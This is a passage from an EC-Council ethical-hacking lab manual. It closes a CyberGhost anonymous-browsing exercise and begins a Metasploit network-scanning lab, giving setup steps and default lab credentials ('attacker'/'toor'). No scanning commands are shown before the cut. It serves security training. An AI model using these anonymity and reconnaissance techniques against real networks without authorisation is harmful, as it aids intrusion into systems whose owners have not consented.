


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Minimize the **CyberGhost** window and launch the Mozilla Firefox web browser; type the URL **https://whatismyipaddress.com/location-feedback** in the address bar and press **Enter**.


    Note: If a **Will you allow whatismyipaddress.com to access your location?** pop-up appears, click **Allow Location Access**.

16. Scroll down to the **Geographical Details** section. Observe that the server IP address and location has changed to **31.171.155.4** and **Albania**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Open a new tab in the web browser and surf anonymously using this proxy.



18. Once you are done browsing, in the CyberGhost window, click the **Power** icon to disconnect the proxy, as shown in the screenshot.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

19. This concludes the demonstration of anonymously surfing the Internet using CyberGhost.
20. Close all open windows and document all the acquired information.
21. Navigate to **Control Panel** → **Programs** → **Programs and Features** and uninstall the **CyberGhost 8** application.
22. Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 5

Perform Network Scanning using Various Scanning Tools

Ethical hackers and pen testers are aided in network scanning with the help of various scanning tools, which make scanning a target network an easy task.

Lab Scenario

The information obtained in the previous steps might be insufficient to reveal potential vulnerabilities in the target network: there may be more information available that could help in finding loopholes in the target network. As an ethical hacker and pen tester, you should look for as much information as possible about systems in the target network using various network scanning tools when needed. This lab will demonstrate other techniques/commands/methods that can assist you in extracting information about the systems in the target network using various scanning tools.

Lab Objectives

- Scan a target network using Metasploit

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 20 Minutes

Overview of Network Scanning Tools

Scanning tools are used to scan and identify live hosts, open ports, running services on a target network, location-info, NetBIOS info, and information about all TCP/IP and UDP open ports. Information obtained from these tools will assist an ethical hacker in creating the profile of the target organization and to scan the network for open ports of the devices connected.

Lab Tasks

Task 1: Scan a Target Network using Metasploit

Metasploit Framework is a tool that provides information about security vulnerabilities in the target organization's system, and aids in penetration testing and IDS signature development. It facilitates the tasks of attackers, exploit writers, and payload writers. A major advantage of the framework is the modular approach, that is, allowing the combination of any exploit with any payload.

Here, we will use Metasploit to discover active hosts, open ports, services running, and OS details of systems present in the target network.

1. Before beginning this task, turn on the **Windows 11**, **Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, **Parrot Security** and **Android** virtual machines.
2. Switch to the **Parrot Security** virtual machine.
3. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
4. Click the **MATE Terminal** icon in the top of the **Desktop** to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

